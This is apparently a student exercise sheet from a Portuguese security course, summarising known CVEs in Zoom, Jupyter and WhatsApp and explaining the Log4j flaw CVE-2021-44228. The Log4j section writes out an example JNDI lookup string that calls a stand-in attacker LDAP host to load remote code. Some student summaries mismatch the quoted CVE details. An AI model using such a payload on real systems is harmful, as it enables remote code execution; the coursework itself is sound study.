# Tecnologias de Segurança

## Ficha 1

**Duarte Oliveira, Melânia Pereira e Paulo R. Pereira**

{pg47157, pg47520, pg47554}@alunos.uminho.pt

6 de março de 2022

**Resumo**

Esta ficha de exercício tem por objectivo principal apresentar a identificação padrão de vulnerabilidades e exposições publicamente conhecidas, assim como a sua importância nas atividades relacionadas com a segurança de sistemas informáticos. Espera-se, com este trabalho, promover o conhecimento de ferramentas de apoio a ações proativas de segurança.

## 1 Perguntas e Respostas

**Exercício 1**: Escolha três aplicações tipicamente usadas em seu computador pessoal, pesquise pela existência de vulnerabilidades conhecidas e meios de explorá-las.
Descreva detalhadamente as descobertas, incluindo as imagens de suas pesquisas e a descrição das informações nelas contidas.

**Resposta**:

- Zoom
  - ***CVE-2022-22780***

    A funcionalidade de *chat* do *zoom* estava suscetível a ataques de *zip bombing* nas seguintes versões do produto:

    * Android antes da versão 5.8.6
    * iOS antes da versão 5.9.0
    * Linux antes da verão 5.8.6
    * macOS antes da versão 5.7.3
    * Windows antes da versão 5.6.3

    Um ataque *zip bombing* consiste no envio de um arquivo com o propósito de travar ou tornar inútil o programa ou sistema que o lê. Este ficheiro é normalmente muito pequeno para facilitar o transporte e evitar suspeitas, no entanto, quando descompactado, o seu

conteúdo é muito mais do que aquilo que o sistema pode aguentar. Este tipo de ataque é frequentemente usado para ocupar verificadores de vírus, que podem levar dias a verificar os ficheiros *zip bomb* e, enquanto isto, outros softwares maliciosos podem infetar o sistema.

Esta vulnerabilidade foi publicada a 9 de fevereiro de 2022 e atualizada pela última vez no dia 17 de fevereiro de 2022.

Tem um CVSS *score* de 7.8, ou seja, trata-se de uma vulnerabilidade razoavelmente complexa.

Pode ainda ser verificado o seu impacto nos vários tipos de vulnerabilidade:

* Impacto na Confidencialidade: Nenhum
* Impacto na Integridade: Nenhum
* Impacto na disponibilidade: Completo (Há um encerramento total do recurso afetado. O invasor pode tornar o recurso completamente indisponível.)
* Complexidade de acesso: Baixa (Condições de acesso especializadas ou circunstâncias extenuantes não existem. A habilidade ou conhecimento necessários para a exploração são muito poucos.)
* Autenticação: Não necessária (Autenticação não é necessária para explorar a vulnerabilidade.)
* Acesso ganho: Nenhum





Figura 1: Informação sobre a vulnerabilidade CVE-2022-22780


– **CVE-2021-34417**

A página de *proxy* da rede no portal da *web* para alguns conectores do *Zoom* falha na validação do *input* enviado nos pedidos para definir a *password* do *proxy* da rede. Esta vulnerabilidade pode levar a uma injeção remota por um administrador do portal *web*.

Publicada a 11 de novembro de 2021 e editada pela última vez a 16 de novembro de 2021, tem CVSS *score* de 9.0, que indica uma grande complexidade.

Impactos nos vários tipos de vulnerabilidades:

* Impacto na Confidencialidade: Completo (Há uma divulgação total da informação, resultando na revelação de todos os ficheiros de sistema.)
* Impacto na Integridade: Completo (Há uma perda total da proteção do sistema, o que resulta num comprometimento de todo o sistema.)
* Impacto na disponibilidade: Completo (Há um encerramento total do recurso afetado. O invasor pode tornar o recurso completamente indisponível.)
* Complexidade de acesso: Baixa (Condições de acesso especializadas ou circunstâncias extenuantes não existem. A habilidade ou conhecimento necessários para a exploração são muito poucos.)
* Acesso ganho: Nenhum



**Vulnerability Details : CVE-2021-34417**

The network proxy page on the web portal for the Zoom On-Premise Meeting Connector Controller before version 4.6.365.20210703, Zoom On-Premise Meeting Connector MMR before version 4.6.365.20210703, Zoom On-Premise Recording Connector before version 3.8.45.20210703, Zoom On-Premise Virtual Room Connector before version 4.4.6868.20210703, and Zoom On-Premise Virtual Room Connector Load Balancer before version 2.5.5496.20210703 fails to validate input sent in requests to set the network proxy password. This could lead to remote command injection by a web portal administrator.

Publish Date : 2021-11-11 Last Update Date : 2021-11-16

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

**– CVSS Scores & Vulnerability Types**

| | |
|---|---|
| CVSS Score | 9.0 |
| Confidentiality Impact | Complete (There is total information disclosure, resulting in all system files being revealed.) |
| Integrity Impact | Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.) |
| Availability Impact | Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | ??? |
| Gained Access | None |
| Vulnerability Type(s) | |
| CWE ID | 20 |

Figura 2: Informação sobre a vulnerabilidade CVE-2021-34417


– **CVE-2021-33907**

O *Zoom Client for Meetings* para Windows em todas as versões anteriores à versão 5.3.0 não validava corretamente as informações do certificado usado para assinar arquivos .msi ao realizar uma atualização do cliente. Isto podia levar a execução de código remoto num contexto muito privilegiado.

Como seria de esperar, esta vulnerabilidade tem um CVSS *score* de 10.0, pois representa um grande perigo e complexidade. Impactos nos vários tipos de vulnerabilidades:

* Impacto na Confidencialidade: Completo (Há uma divulgação total da informação, resultando na revelação de todos os ficheiros de sistema.)
* Impacto na Integridade: Completo (Há uma perda total da proteção do sistema, o que resulta num comprometimento de todo o sistema.)
* Impacto na disponibilidade: Completo (Há um encerramento total do recurso afetado. O invasor pode tornar o recurso completamente indisponível.)
* Complexidade de acesso: Baixa (Condições de acesso especializadas ou circunstâncias extenuantes não existem. A habilidade ou conhecimento necessários para a exploração são muito poucos.)

* Autenticação: Não necessária
* Acesso ganho: Nenhum



**Vulnerability Details : CVE-2021-33907**

The Zoom Client for Meetings for Windows in all versions before 5.3.0 fails to properly validate the certificate information used to sign .msi files when performing an update of the client. This could lead to remote code execution in an elevated privileged context.

Publish Date : 2021-09-27 Last Update Date : 2021-10-06

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

**– CVSS Scores & Vulnerability Types**

| | |
|---|---|
| CVSS Score | **10.0** |
| Confidentiality Impact | Complete (There is total information disclosure, resulting in all system files being revealed.) |
| Integrity Impact | Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.) |
| Availability Impact | Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Execute Code |
| CWE ID | 295 |

Figura 3: Informação sobre a vulnerabilidade CVE-2021-33907


- Jupyter
  - **CVE-2022-21697**

    Em 2022 foi identificada uma vulnerabilidade do tipo *bypass* de acesso remoto, o que implica que uma restrição - neste caso, a nível da autenticação - possa ser "ultrapassada"por um possível invasor. Basicamente, os utilizadores do *Jupyter Server Proxy* até à *versão 3.2.1* eram vulneráveis a um ataque de SSRF, permitindo que clientes autenticados fizessem pedidos *proxy* a outros *hosts* mesmo não tendo um nível de autorização.

    Esta vulnerabilidade é avaliada como tendo uma complexidade baixa, traduzida num *score CVSS* de **5.5**. Esta avaliação representa o grau de vulnerabilidade ao nível da segurança.

    Há também a discriminação do impacto associado a outros tipos de vulnerabilidade:

    * O impacto na confidencialidade é parcial, visto que há uma disseminação de dados considerável.
    * O impacto na integridade é também parcial, visto que é possível a modificação de alguns ficheiros de sistema ou dados, havendo a atenuante de não existir controlo sobre o que pode ou não ser modificado e do *scope* do que pode ser atacado ser limitado.
    * Não existe impacto na disponibilidade do sistema
    * Há uma baixa complexidade de acesso, o que implica que não haja necessidade de se ter um grande nível de conhecimento para se poder explorar a vulnerabilidade em si.
    * Não permite que se ganhe acesso.



**Vulnerability Details : CVE-2022-21697**

Jupyter Server Proxy is a Jupyter notebook server extension to proxy web services. Versions of Jupyter Server Proxy prior to 3.2.1 are vulnerable to Server-Side Request Forgery (SSRF). Any user deploying Jupyter Server or Notebook with jupyter-proxy-server extension enabled is affected. A lack of input validation allows authenticated clients to proxy requests to other hosts, bypassing the `allowed_hosts` check. Because authentication is required, which already grants permissions to make the same requests via kernel or terminal execution, this is considered low to moderate severity. Users may upgrade to version 3.2.1 to receive a patch or, as a workaround, install the patch manually.

Publish Date : 2022-01-25 Last Update Date : 2022-02-01

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

**– CVSS Scores & Vulnerability Types**


| | |
|---|---|
| CVSS Score | 5.5 |
| Confidentiality Impact | Partial (There is considerable informational disclosure.) |
| Integrity Impact | Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.) |
| Availability Impact | None (There is no impact to the availability of the system.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | ??? |
| Gained Access | None |
| Vulnerability Type(s) | Bypass a restriction or similar |
| CWE ID | 918 |

Figura 4: Informação sobre a vulnerabilidade CVE-2022-21697

– **CVE-2021-39159**

No ano de 2021 foi publicada uma vulnerabilidade referente à ferramenta de *merge* e de comparação de ficheiros do Jupyter - *nbdime*. As versões afetadas têm um problema de *scripts cross-site* conhecido por **XSS**. Ao ler o nome e o *path* do projeto/ficheiro Jupyter a sofrer algum tipo de *merge* ou comparação, a ferramenta *nbdime* simplesmente anexa a extensão *.ipynb* ao ficheiro a ser tido em conta. Isto implica que no final o *frontend* apenas apresente a etiqueta *HTML* e outras informações irrelevantes. O score associado a esta vulnerabilidade é 3.5, pelo que se trata de uma vulnerabilidade com baixo grau de impacto na plataforma. Segundo os diferentes tipos de vulnerabilidades:

* O impacto na confidencialidade é inexistente.
* O impacto na integridade é parcial, havendo a modificação de ficheiros de sistema mas sem haver controlo sobre o que pode ser modificado.
* Não há qualquer impacto na disponibilidade do sistema.
* A complexidade de acesso é média, sendo necessário alguma especialização para se obter aproveitamento desta vulnerabilidade ou até algumas pré-condições.
* Não há necessidade de autenticação para poder explorar esta vulnerabilidade.
* Não permite que se ganhe acesso.



**Vulnerability Details : CVE-2021-39159**

BinderHub is a kubernetes-based cloud service that allows users to share reproducible interactive computing environments from code repositories. In affected versions a remote code execution vulnerability has been identified in BinderHub, where providing BinderHub with maliciously crafted input could execute code in the BinderHub context, with the potential to egress credentials of the BinderHub deployment, including JupyterHub API tokens, kubernetes service accounts, and docker registry credentials. This may provide the ability to manipulate images and other user created pods in the deployment, with the potential to escalate to the host depending on the underlying kubernetes configuration. Users are advised to update to version 0.2.0-n653. If users are unable to update they may disable the git repo provider by specifying the `BinderHub.repo_providers` as a workaround.

Publish Date : 2021-08-25 Last Update Date : 2021-09-01

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google


**– CVSS Scores & Vulnerability Types**

| | |
|---|---|
| CVSS Score | 7.5 |
| Confidentiality Impact | Partial (There is considerable informational disclosure.) |
| Integrity Impact | Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.) |
| Availability Impact | Partial (There is reduced performance or interruptions in resource availability.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Execute Code |
| CWE ID | 94 |

Figura 5: Informação sobre a vulnerabilidade CVE-2021-39159

– **CVE-2021-32798** Documentada em 2021, esta vulnerabilidade permite que "*notebooks*"de origem não fidedigna possam executar código. A versão da ferramenta usada pelo *Jupyter* para analisar e verificar inputs dos utilizadores - *Google Caja* - estaria obsoleta, permitindo que se pudesse fazer *bypass* levando a que se desse *trigger* a um ataque *XSS* quando a vítima abre um documento *Jupyter* malicioso, permitindo ao invasor executar código no computador da vítima utilizando as *APIs* do *Jupyter*. Esta vulnerabilidade merece um *score* de 6.8 dadas as seguintes métricas:

  * Impacto parcial ao nível da confidencialidade, havendo uma exposição de informação substancial.
  * Existe um impacto parcial na integridade, havendo a possibilidade de se efetuar diferentes tipos de modificação de ficheiros de sistema ou até informação, com a *nuance* de que o invasor não tem propriamente controlo sobre o que pode ser modificado, estando limitado a um determinado *scope*.
  * Há um impacto na disponibilidade do serviço que pode ser considerado como parcial, visto que há redução na performance ou até interrupções na disponibilidade de recursos oferecidos pela plataforma.
  * Ao nível de acesso, existe a necessidade de algum tipo de especialização, não sendo um tipo de *exploit* que possa ser aproveitado por alguém que não tenha um determinado conhecimento específico ou algum tipo de pré requisitos.
  * Não permite que se ganhe acesso.



**Vulnerability Details : CVE-2021-32798**

The Jupyter notebook is a web-based notebook environment for interactive computing. In affected versions untrusted notebook can execute code on load. Jupyter Notebook uses a deprecated version of Google Caja to sanitize user inputs. A public Caja bypass can be used to trigger an XSS when a victim opens a malicious ipynb document in Jupyter Notebook. The XSS allows an attacker to execute arbitrary code on the victim computer using Jupyter APIs.

Publish Date : 2021-08-09 Last Update Date : 2021-08-17

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

**– CVSS Scores & Vulnerability Types**

| | |
|---|---|
| CVSS Score | 6.8 |
| Confidentiality Impact | Partial (There is considerable informational disclosure.) |
| Integrity Impact | Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.) |
| Availability Impact | Partial (There is reduced performance or interruptions in resource availability.) |
| Access Complexity | Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | Execute Code Cross Site Scripting Bypass a restriction or similar |
| CWE ID | 79 |

Figura 6: Informação sobre a vulnerabilidade CVE-2021-32798

- Whatsapp
  - **CVE-2019-18426**

    Uma vulnerabilidade no WhatsApp Desktop quando emparelhado com o WhatsApp para iPhone permite *scripts* entre *sites* e leitura de ficheiros locais. A exploração da vulnerabilidade exige que a vítima clique numa visualização de um link numa mensagem de texto especialmente criada. São afetados o WhatsApp Desktop anterior à v0.3.9309 emparelhado com as versões do WhatsApp para iPhone anteriores à v2.20.10.

    Segundo a agência governamental NIST (National Institute of Standards and Technology), esta vulnerabilidade tem uma pontuação associada de 8.2. Trata-se uma vulnerabilidade severa segundo o CVSS.





Figura 7: A vulnerabilidade do Whatsapp permite que *hackers* leiam do sistema de ficheiros local

- **CVE-2019-11933**

  Um *bug* de *heap buffer overflow* em *libpl_droidsonroids_gif* antes da v1.2.19, usado no WhatsApp para Android antes da v2.19.291, pode permitir que invasores remotos executem códigos arbitrários ou causem uma negação de serviço. Isto traduz-se numa vulnerabilidade crítica, com um CVSS de 9.8.

- **CVE-2019-11931**

  Um *stack-based buffer overflow* pode ser acionado no WhatsApp enviando um ficheiro MP4 especialmente criado para um utilizdor do WhatsApp. O problema estava presente na análise dos metadados de fluxo elementares de um ficheiro MP4 e pode resultar em um DoS ou RCE. Isso afeta as versões do Android anteriores a 2.19.274, versões do iOS anteriores a 2.19.100, versões do Enterprise Client anteriores a 2.25.3, versões do Windows Phone anteriores e incluindo 2.18.368, versões Business para Android anteriores a 2.19.104 e Business for Versões do iOS anteriores a 2.19.100. Esta vulnerabilidade tem uma pontuação CVSS de 7.8 (alta).

**Exercício 2**: No final de 2021, foi descoberta uma falha de segurança na biblioteca open source Log4j. Esta falha foi identificada com CVE-2021-44228. Use esta identificação para descrever detalhadamente esta falha, incluindo (mas não apenas) as versões afetadas, os eventuais exploits existentes, vectores de ataque, impacto e soluções. Use as imagens de suas consultas e outros recursos utilizados para justificar suas conclusões.

**Resposta**: Esta vulnerabilidade afeta as versões 2.0-beta9 a 2.14.1, permitindo que um atacante recupere e execute código arbitrário de servidores LDAP locais para remotos e outros protocolos, conferindo-lhe uma classificação de gravidade CRÍTICA de CVSS3 10.0.

**Exploração da vulnerabilidade**: Falando sobre o ataque em em si, a Java Naming and Directory Interface (JNDI) fornece uma API para aplicações Java, que pode ser usada para vincular objetos remotos, pesquisar ou consultar objetos, bem como detetar alterações nos mesmos. Embora o JNDI suporte vários serviços de nomenclatura e ficheiros, e a vulnerabilidade possa ser explorada de muitas maneiras diferentes, vamos focar a nossa atenção no protocolo LDAP. Ao usar JNDI com LDAP, a URL *ldap://localhost:3xx/o* é capaz de recuperar um objeto remoto de um servidor LDAP em execução na máquina local ou de um servidor remoto controlado por atacante.

Conforme implementado, um atacante pode encontrar alguma entrada que seja registada diretamente e avaliar a entrada, como por exemplo *${jndi:ldap://attackerserver.com.com/x}*. Isso permite que o atacante recupere o objeto do servidor LDAP remoto que ele controla e execute o código.

O ponto de entrada pode ser um cabeçalho HTTP como User-Agent, que geralmente é registado. Também pode ser um parâmetro de um formulário, como nome de utilizador/objeto de solicitação, que também pode ser registado da mesma maneira.

